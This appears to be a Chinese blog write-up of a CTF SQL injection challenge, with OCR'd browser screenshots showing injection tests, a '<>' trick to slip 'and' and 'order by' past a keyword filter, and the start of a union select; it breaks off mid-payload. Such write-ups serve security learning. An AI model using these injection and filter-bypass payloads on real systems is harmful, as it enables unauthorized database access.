“百度杯”CTF比赛 九月场 SQL-writeup

原创

白衣w 于 2019-04-05 18:44:00 发布 450 收藏

分类专栏： CTF之Web

本文链接：https://blog.csdn.net/wyj_1216/article/details/89046336

版权

CTF之Web 专栏收录该内容


34 篇文章 2 订阅

订阅专栏

题目来源：

“百度杯”CTF比赛 九月场 SQL（i春秋CTF题库）

http://5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1




5a2ac0925dcc43de96dd1453e3b
5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1

flag{在数据库中}

writeup

1、判断有无注入点




5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1 and 1=1

inj code!

http://5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1 and 1=1

□ Post data □ Referrer □ User Agent □ Cookies

发现，有过滤，尝试许多，参考大神思路，发现 `<>` 绕过 `and` 过滤




5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1 an<>d 1=

flag{在数据库中}

http://5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1 an<>d 1=1

□ Post data □ Referrer □ User Agent □ Cookies

继续判断注入点有无




5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1 an<>d 1=

http://5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1 an<>d 1=2

☐ Post data ☐ Referrer ☐ User Agent ☐ Cookies

发现无法正常回显，存在注入点

2、`order by`判断字段数




5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1 order by 1

inj code!

http://5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1 order by 1

☐ Post data ☐ Referrer ☐ User Agent ☐ Cookies

发现存在过滤，结合上面，依然用`<>`绕过，但要注意，上面有`and`过滤，故要考虑到`or`的过滤，因此不能写成`or<>der`




5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1 ord<>er b

flag{在数据库中}

http://5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1 ord<>er by 1


试到4的时候，无法回显，故字段数为3



5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1 ord<>er b

http://5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1 ord<>er by 4

再利用`union select`



5a2ac0925dcc43de96dd1453e3b
查看器 控制台 调试器 样式编辑器 性能 内存 网络 存储 无障碍环境 HackBar
Encryption Encoding SQL XSS Other Chrome BackBar
Load URL
Split URL
Execute
□ Post data □ Referrer □ User Agent □ Cookies

5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1 union sele

inj code!

http://5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1 union select 1,2,3

发现存在过滤，处理方法如上


5a2ac0925dcc43de96dd1453e3b
查看器 控制台 调试器 样式编辑器 性能 内存 网络 存储 无障碍环境 HackBar
Encryption Encoding SQL XSS Other Chrome BackBar
Load URL
Split URL
Execute
□ Post data □ Referrer □ User Agent □ Cookies

5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1 union se<

